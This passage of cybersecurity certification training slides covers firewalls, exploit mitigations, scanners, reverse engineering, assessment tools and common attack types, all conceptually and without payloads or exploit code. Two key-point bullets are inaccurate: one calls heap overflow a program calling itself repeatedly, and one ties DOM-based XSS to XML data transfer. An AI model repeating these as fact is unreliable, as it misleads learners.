© 2026 Tertiary Infotech Academy Pte Ltd

ufw (2)

- Note that by default, deny is being applied to incoming. There are exceptions, which can be found in the output of this command: sudo ufw show raw
- You can also read the rules files in /etc/ufw
- (the files whose names end with.rules)
- To disable ufw use: sudo ufw disable
- To see get a list of services: less/etc/services

© 2026 Tertiary Infotech Academy Pte Ltd

pfsense — In Depth

- pfSense is a free, open-source firewall and router platform built on FreeBSD, a Unix-like operating system, that runs on commodity hardware or a virtual machine.
- It provides enterprise-grade features such as stateful packet filtering, NAT, VPN, and traffic shaping through a web-based management interface, making it a capable gateway solution without licensing cost.
- A security analyst can deploy pfSense to segment and defend a network economically, and recognizing it as a FreeBSD-based firewall/router helps when documenting or auditing perimeter controls.
- **On the exam: pfSense typically appears as the open-source firewall/router example, with questions noting its FreeBSD basis and free, feature-rich nature.**

© 2026 Tertiary Infotech Academy Pte Ltd

pfsense — Key Points

- Open source
- Firewall/router
- Based on FreeBSD (Unix-like OS)
- https://www.pfsense.org/products/#requirements

© 2026 Tertiary Infotech Academy Pte Ltd

Preventative — In Depth

- Preventative controls are safeguards deployed to stop threats before they can execute or cause harm, in contrast to detective controls that only alert after the fact.
- Examples include antimalware and antivirus software that blocks malicious files, web proxies that filter outbound requests to risky sites, host-hardening tools such as EMET, and web application firewalls that shield server-side applications from attack.
- Analysts layer preventative controls as part of defense in depth, understanding that reducing the attack surface up front lowers the volume of incidents that detective and responsive controls must handle.
- **On the exam: The exam may ask you to classify a given control as preventative versus detective or corrective within a control-category question.**

© 2026 Tertiary Infotech Academy Pte Ltd

Preventative — Key Points

- Antimalware
- Antivirus
- Web Proxy
- Tools
  - EMET
  - Web Application Firewalls

© 2026 Tertiary Infotech Academy Pte Ltd

EMET — In Depth

- The Enhanced Mitigation Experience Toolkit (EMET) is a free Microsoft tool that strengthens Windows against a variety of threats, especially zero-day exploits, by forcing security mitigations onto applications that might not enable them on their own.
- It applies protections such as Data Execution Prevention (DEP), which blocks code execution from data pages, Address Space Layout Randomization (ASLR), which randomizes memory locations to defeat predictable exploits, and Control Flow Guard (CFG), which constrains indirect calls; EMET itself has reached end of life because these features are now built into modern Windows.
- Analysts should understand these exploit-mitigation techniques because they raise the cost of memory-corruption attacks, and recognize that newer Windows versions provide them natively without EMET.
- **On the exam: Expect questions on the exploit mitigations EMET provides (DEP, ASLR, CFG) and the fact that these protections are now integrated into current operating systems.**

© 2026 Tertiary Infotech Academy Pte Ltd

EMET — Key Points

- Enhanced Mitigation Experience Toolkit (EMET)
- Free Microsoft product
- Enhance Windows system protection again variety of threats (esp. zero day exploits)
- EMET will reach end-of-life
  - Features will be included in future OSes
- Data Execution Prevention (DEP)
- Address Space Layout Randomization (ASLR)
- Control Flow Guard (CFG)

© 2026 Tertiary Infotech Academy Pte Ltd

Web Application Firewall — In Depth

- A Web Application Firewall (WAF) protects server-side applications by inspecting traffic at Layer 7 of the OSI model, going beyond IP addresses and ports to examine URLs, host names, HTTP headers, and request payloads.
- This application-layer visibility lets a WAF detect and block attacks such as SQL injection and cross-site scripting that traditional network firewalls miss; common implementations include the open-source ModSecurity, NAXSI (Nginx Anti-XSS and SQL Injection), and the commercial Imperva.
- A SOC analyst tunes WAF rules to defend public-facing web apps, using its logs to spot injection and scripting attempts and to virtually patch known application vulnerabilities.
- **On the exam: The exam contrasts a WAF's Layer 7 application protection (SQLi, XSS) with network-layer firewalls and may name ModSecurity or Imperva as examples.**

© 2026 Tertiary Infotech Academy Pte Ltd

Web Application Firewall — Key Points

- Targeted to protect services (i.e. applications on a server)
- Higher level of OSI/TCP Model
  - In addition to IP addresses of source/destination & ports, can also look at URLs, host names, layer 7 features
- ModSecurity
- NAXSI (Nginx Anti XSS & SQL Injection)
- Imperva

© 2026 Tertiary Infotech Academy Pte Ltd

Vulnerability Scanning — In Depth

- Vulnerability scanning is the automated process of probing hosts, applications, and network services against a database of known weaknesses (CVEs, misconfigurations, and missing patches) to produce a prioritized report of exposures.
- Commercial and open-source scanners each fill a niche: Qualys and Rapid7 Nexpose are enterprise cloud/on-prem platforms, Tenable Nessus and OpenVAS/Greenbone are general-purpose network and host scanners, Microsoft Baseline Security Analyzer (MBSA) checks Windows configuration and patch baselines, and Nikto is a focused web-server scanner that flags dangerous files and outdated server software.
- Scanners can run authenticated (credentialed) for deep, accurate host inspection or unauthenticated for an outside-in attacker view, and they map findings to severity scores such as CVSS.
- A SOC analyst relies on these tools to drive the vulnerability management lifecycle, feed patch and remediation priorities, and validate that fixes actually closed the exposure.
- **On the exam: Expect questions asking you to match a scanner to its purpose (e.g., Nikto for web servers, MBSA for Windows baselines) or to choose credentialed vs. non-credentialed scanning for a given accuracy or scope requirement.**

© 2026 Tertiary Infotech Academy Pte Ltd

Vulnerability Scanning — Key Points

- Qualys
- Nexpose
- Nessus
- OpenVAS
- Microsoft Baseline Security Analyzer
- Nikto

© 2026 Tertiary Infotech Academy Pte Ltd

Hardware — In Depth

- Hardware assurance addresses the risk that physical components entering an organization may be counterfeit, tampered with, or maliciously modified somewhere along the supply chain.
- Because manufacturing costs have fallen, counterfeiting has grown into a serious concern and even high-end devices have been convincingly cloned, so trusted foundries and vetted suppliers are used to assure the integrity of products from fabrication through delivery.
- Supply chain integrity practices include verifying provenance, requiring anti-tamper controls, and performing analysis of hardware components to confirm they contain only authorized parts.
- A security analyst cares because counterfeit or trojaned hardware can introduce hidden backdoors, fail unpredictably, or bypass software defenses entirely, making it a root-of-trust problem that patching cannot fix.
- **On the exam: Look for scenario questions about supply chain risk, trusted foundries, counterfeit components, or hardware root of trust as a category of vulnerability that software controls alone cannot mitigate.**

© 2026 Tertiary Infotech Academy Pte Ltd

Hardware — Key Points

- Lower cost of manufacturing processes making counterfeiting a growing concern
- High-end devices have been counterfeited
- Trusted foundries have been created
  - Assure the integrity of products
  - Supply chain integrity
  - Analysis of the hardware components

© 2026 Tertiary Infotech Academy Pte Ltd

Software — In Depth

- Software integrity verification is the practice of confirming that a file is genuine and unaltered rather than trusting it based on its name or location, since a malicious file can be given any innocuous filename.
- The core technique is running the file through a cryptographic hashing function (such as SHA-256) to produce a unique fingerprint that changes if even one byte of the file is modified.
- That hash is then compared against lists of known-bad hashes published on threat-intelligence sources and services like VirusTotal, so matching a hash can immediately expose a known malicious file even if it has been renamed or repackaged.
- A SOC analyst uses hashing to detect suspicious files during triage, validate downloaded software against vendor-published checksums, and share indicators of compromise with other defenders.
- **On the exam: Expect questions where you must identify hashing as the method to verify file integrity or detect a known-bad file, and recognize that a filename alone is not a reliable indicator.**

© 2026 Tertiary Infotech Academy Pte Ltd

Software — Key Points

- Detecting suspicious files
  - Name alone won’t reveal if it’s bad
  - Hashing function
    - Lists of known bad files on the Internet
    - Comparing hashes can uncover these bad files

© 2026 Tertiary Infotech Academy Pte Ltd


Software Creation — In Depth

- Software is created using a programming language, a formal notation that lets developers represent abstract concepts and instructions in a form a computer can execute.
- Regardless of language, program logic is built from three fundamental control structures: sequence (statements executed in order), selection (branching decisions such as if/else), and iteration (loops that repeat a block of code).
- Understanding these building blocks lets an analyst reason about how a program behaves and where logic flaws or unvalidated inputs could create vulnerabilities.
- This foundational knowledge underpins secure code review, reverse engineering, and interpreting how malware or exploits manipulate program flow.
- **On the exam: The exam tests recognition of the three basic programming constructs (sequence, selection, iteration) as the foundation for analyzing code behavior and secure coding concepts.**

© 2026 Tertiary Infotech Academy Pte Ltd

Software Creation — Key Points

- Programming language
- Represent abstract concepts
- Selection, sequence, iteration



© 2026 Tertiary Infotech Academy Pte Ltd

Reverse Engineering Software — In Depth

- Reverse engineering is the process of analyzing a compiled binary to determine what it does when the original source code is unavailable, which is essential for malware analysis.
- Static analysis examines the binary without running it, reading through disassembled or decompiled code to figure out the program's structure, strings, and logic while keeping the sample inert.
- Dynamic analysis executes the binary in a controlled environment, often connecting it to a debugger to step through and simulate execution so the analyst can observe the resources it calls, the network connections it makes, and the output it produces.
- SOC analysts combine static and dynamic analysis to fully characterize a suspicious sample, extract indicators of compromise, and understand malware behavior without relying on the vendor.
- **On the exam: Be ready to distinguish static analysis (examining code without execution) from dynamic analysis (observing behavior during execution in a sandbox or debugger) and to pick the right approach for a malware-analysis scenario.**

© 2026 Tertiary Infotech Academy Pte Ltd

Reverse Engineering Software — Key Points

- Static analysis
  - Read through binary to figure out program structure
- Dynamic analysis
  - Connect binary to debugger to simulate execution
  - Probe program to find out what it’s trying to do, resources its calling, output
- Static + dynamic analysis

© 2026 Tertiary Infotech Academy Pte Ltd

Disassembly, I — In Depth

- The strings utility is a foundational static-analysis tool that scans a binary file and displays every sequence of human-readable printable characters it contains.
- These extracted strings often reveal telling artifacts such as hardcoded URLs, IP addresses, file paths, registry keys, error messages, or API function names embedded in the program.
- Because it requires no execution, strings gives an analyst a fast, safe first look at what a suspicious executable might do before committing to deeper reverse engineering.
- A SOC analyst uses strings during malware triage to quickly surface potential indicators of compromise and decide whether a sample warrants full disassembly.
- **On the exam: Expect a question identifying the strings utility as a quick static-analysis step to extract readable text and potential indicators of compromise from a binary.**

© 2026 Tertiary Infotech Academy Pte Ltd

Disassembly, I — Key Points

- The strings utility displays printable characters
- Strings demo



© 2026 Tertiary Infotech Academy Pte Ltd

Disassembly, II — In Depth

- Beyond raw text extraction, disassembly translates a binary's machine code back into assembly instructions, and modern tools present this as a visual representation of the program's structure.
- Reverse-engineering platforms such as Binary Ninja, IDA Pro, and Ghidra render control-flow graphs that map out functions, branches, and loops so an analyst can follow the logic paths visually rather than reading linear code.
- This graphical view makes it far easier to spot decision points, decryption routines, or malicious behavior within a complex binary.
- A security analyst relies on these tools to understand how malware operates, locate the code responsible for a payload, and derive detection signatures.
- **On the exam: Look for recognition of disassemblers/decompilers (Binary Ninja, IDA Pro, Ghidra) and control-flow graphs as tools that provide a visual representation of a binary's structure during static analysis.**

© 2026 Tertiary Infotech Academy Pte Ltd

Disassembly, II — Key Points

- Visual representation of code
- Binary ninja demo

© 2026 Tertiary Infotech Academy Pte Ltd

Enumeration — In Depth

- Enumeration is the discovery phase that maps out live hosts, open ports, running services, and their versions to build an inventory of a target environment's attack surface.
- Active scanners send crafted probes and read the responses: Nmap (the network mapper) is a widely used cross-platform tool for host discovery, port scanning, and service and OS fingerprinting, while hping is a supercharged ping utility that crafts custom TCP, UDP, and ICMP packets to analyze traffic and test firewall behavior.
- Passive scanners instead observe existing traffic without generating probes, and a tool like Responder can listen on the network and answer name-resolution requests to capture credentials, though it also functions as an on-path attack technique.
- A SOC analyst uses enumeration to understand what is exposed, validate asset inventories, and identify unexpected or unauthorized services before an attacker does.
- **On the exam: Expect questions matching enumeration tools to their function (Nmap for network mapping/port scanning, hping for custom packet crafting, Responder for name-resolution poisoning/capture) and distinguishing active from passive scanning.**

© 2026 Tertiary Infotech Academy Pte Ltd

Enumeration — Key Points

- Active scanners
- Nmap
  - Very popular tool available for most operating systems
  - Network mapper
- hping
  - Supercharged ping utility
  - Craft custom packets
  - Analyze TCP, UDP, ICMP traffic

© 2026 Tertiary Infotech Academy Pte Ltd

Enumeration (2)

- Passive scanners
  - Responder
    - Remote access attack tool that poisons name services

© 2026 Tertiary Infotech Academy Pte Ltd

Wireless Assessment Tools — In Depth

- Wireless assessment tools evaluate the security of Wi-Fi networks by capturing traffic, testing authentication, and attempting to recover keys.
- Aircrack-ng is an open-source suite for auditing WLAN security that captures 802.11 frames and cracks WEP and WPA/WPA2 pre-shared keys, Reaver targets and exploits weaknesses in Wi-Fi Protected Setup (WPS) to recover the PIN and passphrase, and oclHashcat (the GPU-accelerated form of Hashcat) cracks captured password hashes by harnessing combined GPU and CPU processing power.
- Together these tools let an assessor demonstrate whether wireless encryption and configuration choices actually resist offline and online attacks.
- A security analyst uses them during authorized assessments to prove weak wireless controls, justify moving to WPA3, and disabling insecure features like WPS.
- **On the exam: Be ready to match wireless tools to their role: Aircrack-ng for WLAN key cracking, Reaver for WPS exploitation, and oclHashcat/Hashcat for GPU-accelerated password/hash cracking.**

© 2026 Tertiary Infotech Academy Pte Ltd

Wireless Assessment Tools — Key Points

- Aircrack-ng
  - Open-source wireless security suite
  - Useful to audit WLAN security
- Reaver
  - Utility that exploits WPS weaknesses

© 2026 Tertiary Infotech Academy Pte Ltd

Wireless Assessment Tools (2)

- oclHashcat
  - Password cracker that uses GPU and CPU power

© 2026 Tertiary Infotech Academy Pte Ltd

Cloud Infrastructure Assessment Tools — In Depth

- Cloud infrastructure assessment tools audit cloud accounts for misconfigurations, weak identity and access controls, and deviations from security best practices across managed services.
- Scout Suite is an open-source, Python-based multi-cloud auditing tool that supports AWS, Microsoft Azure, Google Cloud, Alibaba Cloud, and Oracle Cloud Infrastructure (OCI), while Prowler is a similar tool focused mainly on AWS and aligned to Center for Internet Security (CIS) benchmarks, and Pacu is an AWS exploitation framework used to actively test and pivot through a compromised cloud environment.
- The auditing tools produce configuration findings (such as public storage buckets or overly permissive IAM policies), whereas Pacu demonstrates how those weaknesses could be exploited.
- A SOC analyst uses these tools to validate cloud posture, enforce CIS baselines, and understand how a misconfiguration could lead to a real breach.
- **On the exam: Expect questions distinguishing cloud auditing tools (Scout Suite for multi-cloud, Prowler for AWS/CIS benchmarks) from cloud exploitation frameworks (Pacu for AWS).**

© 2026 Tertiary Infotech Academy Pte Ltd

Cloud Infrastructure Assessment Tools — Key Points

- Scout Suite
  - Open-source
  - Uses Python
  - Supports AWS, MS Azure, Google Cloud, Alibaba, Oracle Cloud Infrastructure (OCI)
  - Auditing tool for managed services

© 2026 Tertiary Infotech Academy Pte Ltd

Cloud Infrastructure Assessment Tools (2)

- Prowler
  - Open-source
  - Similar to Scout Suite, but mainly for AWS
  - Based on Center for Internet Security (CIS) best practices

© 2026 Tertiary Infotech Academy Pte Ltd

Cloud Infrastructure Assessment Tools (3)

- Pacu
  - AWS exploitation framework

© 2026 Tertiary Infotech Academy Pte Ltd

Attack Types – Injection — In Depth

- Injection attacks occur when an attacker supplies specially crafted input that causes software to perform actions the designer never intended, typically because the input is not properly validated or sanitized before being processed.
- Remote code execution (RCE) is a severe outcome in which the attacker's input tricks the target into running unauthorized commands or functions, potentially giving full control of the system.
- XML attacks abuse the Extensible Markup Language used to exchange data between network nodes, either by embedding malicious data (such as XXE external entity references) or by sending malformed input that makes the XML parser hang or crash, while SQL injection targets the Structured Query Language behind relational databases to read, modify, or destroy data through manipulated queries.
- A security analyst prioritizes these because injection consistently ranks among the most common and damaging application weaknesses, and detecting the attack patterns in logs is a core SOC monitoring task.
- **On the exam: Expect scenarios where you identify the injection subtype (SQL injection, XML/XXE, or command injection leading to RCE) from a payload or symptom, and recognize input validation as the primary defense.**

© 2026 Tertiary Infotech Academy Pte Ltd

Attack Types – Injection — Key Points

- Attacker sends input so software does something unintended by designer
- Remote code execution
  - Tells target system to run some unauthorized function
  - Very dangerous

© 2026 Tertiary Infotech Academy Pte Ltd

Attack Types – Injection (2)

- Extensible markup language (XML) attack
  - Exchange data among different nodes on a network
  - Send embedded bad data
  - Send invalid data that causes XML parser to hang or crash

© 2026 Tertiary Infotech Academy Pte Ltd

Attack Types – Injection (3)

- Structured query language (SQL) attack
  - Most common language for relational databases
  - Very flexible language
  - Hard to secure
  - Often used along with remote code execution

© 2026 Tertiary Infotech Academy Pte Ltd

Attack Types – Injection (4)

- Cross-site scripting (XSS)
  - Leverage trust between a client and a server
  - Persistent attack
    - Attacker stores malicious code on server
  - Non-persistent attack (reflected)
    - Vulnerability on server that attacker takes advantage of
  - Document Object Model (DOM) attack
    - Used in XML data transfer
    - Inject bad data into XML

© 2026 Tertiary Infotech Academy Pte Ltd

Attack Types – Injection (5)

- Directory traversal
  - Enables an attacker to view, modify, or execute files in a system they normally would not be able to access

© 2026 Tertiary Infotech Academy Pte Ltd

Attack Types – Overflow — In Depth

- Overflow attacks happen when an attacker provides more input than the programmer allocated space for, causing the excess data to spill into adjacent memory the program did not intend to be written.
- A buffer overflow overwrites neighboring memory (such as the stack), and by writing into unauthorized areas an attacker may corrupt control data like a return address to redirect execution to malicious code; a heap overflow is the same class of flaw against dynamically allocated heap memory.
- An integer overflow occurs when a program is given integer values that are too large or too small for the variable to hold, wrapping around to an unexpected value that can then miscalculate a buffer size and trigger a memory-corruption condition.
- A SOC analyst cares because overflow vulnerabilities can lead to crashes, denial of service, or full remote code execution, and defenses like input length validation, ASLR, and DEP directly reduce this risk.
- **On the exam: Be ready to distinguish buffer, heap, and integer overflows and to recognize that overflow flaws stem from insufficient bounds checking and can enable code execution or denial of service.**

© 2026 Tertiary Infotech Academy Pte Ltd

Attack Types – Overflow — Key Points

- Happens when attacker provides more input than the programmer allowed for
- Input may overflow into the next memory space

© 2026 Tertiary Infotech Academy Pte Ltd

Attack Types – Overflow (2)

- Buffer
  - Attacker may be able to write to unauthorized areas of memory
- Integer
  - Provide integer values that are too large or too small
- Heap
  - Cause a program to call itself multiple times

© 2026 Tertiary Infotech Academy Pte Ltd

Attack Types — In Depth

- Many of the most damaging attacks (SQL injection, command injection, buffer overflows, and cross-site scripting) succeed because an application accepts data from a user and then treats that data as trusted, so the single most effective defense is rigorous input validation on every field the application receives.
- The strongest validation strategy is allow-listing (also called positive validation): define exactly what valid input looks like in terms of type, length, format, and range, process only input that matches, and outright reject anything that does not rather than trying to sanitize or 'cleanse' malicious content.
- Attempting to strip or escape bad characters is fragile because attackers constantly find new encodings and bypasses, whereas rejecting non-conforming input closes the gap entirely.
- A SOC analyst cares because the majority of web and application compromises they investigate trace back to missing or weak input validation, and knowing this shapes both remediation recommendations and detection rules.
- **On the exam: Expect scenario questions asking for the best mitigation against injection or XSS, where the correct answer is input validation using an allow-list rather than blocklist filtering or output-only sanitization.**

© 2026 Tertiary Infotech Academy Pte Ltd

Attack Types — Key Points

- Best way to stop them is to carefully and aggressively parse input
- Validate all input
- Only process valid input
- If it’s not valid input, reject it
  - Don’t try to cleanse it

© 2026 Tertiary Infotech Academy Pte Ltd

Privilege Escalation — In Depth

- Privilege escalation is when an attacker who already has some level of access attempts to gain rights beyond what they are authorized to hold, ideally reaching an administrator or root account that controls the whole system.
- Vertical escalation moves from a lower-privileged account to a higher one (a standard user becoming admin/root), while horizontal escalation moves sideways to another account at the same level to access its data; attackers achieve this by logging in as someone else, brute-forcing credentials, or exploiting vulnerabilities such as misconfigurations, kernel flaws, or SUID binaries to escape into a higher-privilege shell.
- Escalation is a distinct phase in the attack lifecycle that follows initial access and enables lateral movement, persistence, and data exfiltration.
- SOC analysts prioritize detecting and closing escalation paths because a low-severity foothold becomes a full breach the moment the attacker gains privileged control, and vulnerability scans often flag the exact CVEs and configuration weaknesses that make escalation possible.
- **On the exam: The exam tests distinguishing vertical from horizontal privilege escalation and recognizing that a chained low-severity vulnerability enabling escalation should be prioritized higher than its base CVSS score suggests.**

© 2026 Tertiary Infotech Academy Pte Ltd

Privilege Escalation — Key Points

- Attacker tries to do more than they're authorized to do
  - Then attempts to gain higher privilege
- Ideally, attacker tries to become admin or root user

© 2026 Tertiary Infotech Academy Pte Ltd

Privilege Escalation (2)

- Ways to escalate privilege:
  - Login as someone else
  - Brute force your way in
  - Exploit various vulnerabilities to allow you to escape to a higher privilege shell

© 2026 Tertiary Infotech Academy Pte Ltd

Authentication Attacks — In Depth

- Authentication attacks target the login process to gain access without legitimate authorization, and the three you must know are password spraying, credential stuffing, and impersonation.
- Password spraying tries a small list of common passwords against many accounts to stay under lockout thresholds, while credential stuffing takes username/password pairs leaked from one breach and replays them across many other sites, exploiting the fact that people reuse credentials.
- Impersonation is broader: the attacker presents themselves as a legitimate user or entity, often by stealing or replaying valid login credentials or session tokens.
- Analysts care because these attacks produce distinct telemetry (many accounts failing one password versus one account tried with many passwords versus successful logins from impossible-travel locations), and recognizing the pattern drives the right response such as enforcing MFA, monitoring for leaked-credential reuse, and tuning detection thresholds.
- **On the exam: You will be asked to identify password spraying versus credential stuffing versus brute force from authentication-log symptoms and to recommend MFA and credential-monitoring as countermeasures.**

© 2026 Tertiary Infotech Academy Pte Ltd

Authentication Attacks — Key Points

- Password spraying
  - Use list of popular passwords across a bunch of machines
- Credential stuffing
  - Attacker obtains list of previously-leaked usernames and passwords and tries to use them on many other sites

© 2026 Tertiary Infotech Academy Pte Ltd

Authentication Attacks (2)

- Impersonation
  - Attacker pretends to be someone else
  - Stealing someone's login credentials


© 2026 Tertiary Infotech Academy Pte Ltd

Impersonation — In Depth

- Impersonation is an attack in which the adversary assumes the identity of a trusted user, service, device, or organization to gain access or trick a target into an action they would not otherwise take.
- It is carried out by stealing and replaying valid credentials or session tokens, spoofing a source address or email domain, or using stolen certificates so that the attacker's traffic or requests appear to originate from a legitimate party.
- Because the attacker operates under valid-looking identity, their activity can bypass access controls and blend in with normal behavior, making it harder to detect than an obvious intrusion.
- SOC analysts counter impersonation with strong authentication (MFA), mutual TLS and certificate validation, anomaly detection on user and entity behavior, and email authentication controls such as SPF, DKIM, and DMARC.
- **On the exam: Impersonation appears as the correct term when a scenario describes an attacker acting under a legitimate identity, and as the threat that MFA, UEBA, and email authentication (SPF/DKIM/DMARC) are meant to mitigate.**

© 2026 Tertiary Infotech Academy Pte Ltd

Impersonation




© 2026 Tertiary Infotech Academy Pte Ltd

Man-in-the-Middle (MITM) Attack — In Depth

- A man-in-the-middle (also called on-path) attack occurs when an attacker secretly positions themselves between two communicating parties, relaying and potentially altering the traffic while each side believes it is talking directly to the other.
- Common techniques that enable it include ARP poisoning on a local network, rogue or evil-twin Wi-Fi access points, DNS spoofing, and SSL stripping to downgrade an encrypted session to cleartext, all of which let the attacker intercept credentials, session tokens, and sensitive data.
- The attack breaks the confidentiality and integrity of the channel because the adversary can both read and modify messages in transit.
- Analysts defend against it with end-to-end encryption, certificate pinning and validation, HSTS to prevent downgrade, and network monitoring for signs of ARP or DNS manipulation.
- **On the exam: The exam expects you to recognize MITM/on-path from indicators like ARP poisoning, rogue access points, or SSL stripping, and to select encryption and certificate validation as the defenses.**

© 2026 Tertiary Infotech Academy Pte Ltd

Man-in-the-Middle (MITM) Attack



© 2026 Tertiary Infotech Academy Pte Ltd

Session Hijack — In Depth

- Session hijacking is an attack in which the adversary takes over an authenticated user's active session by obtaining that session's identifier, usually the session cookie or token, and then acting as the user without needing their password.
- The token is captured by sniffing unencrypted traffic, stealing it through cross-site scripting, predicting a weak session ID, or fixing a known ID onto the victim (session fixation), after which the attacker replays it to inherit the victim's authenticated state.
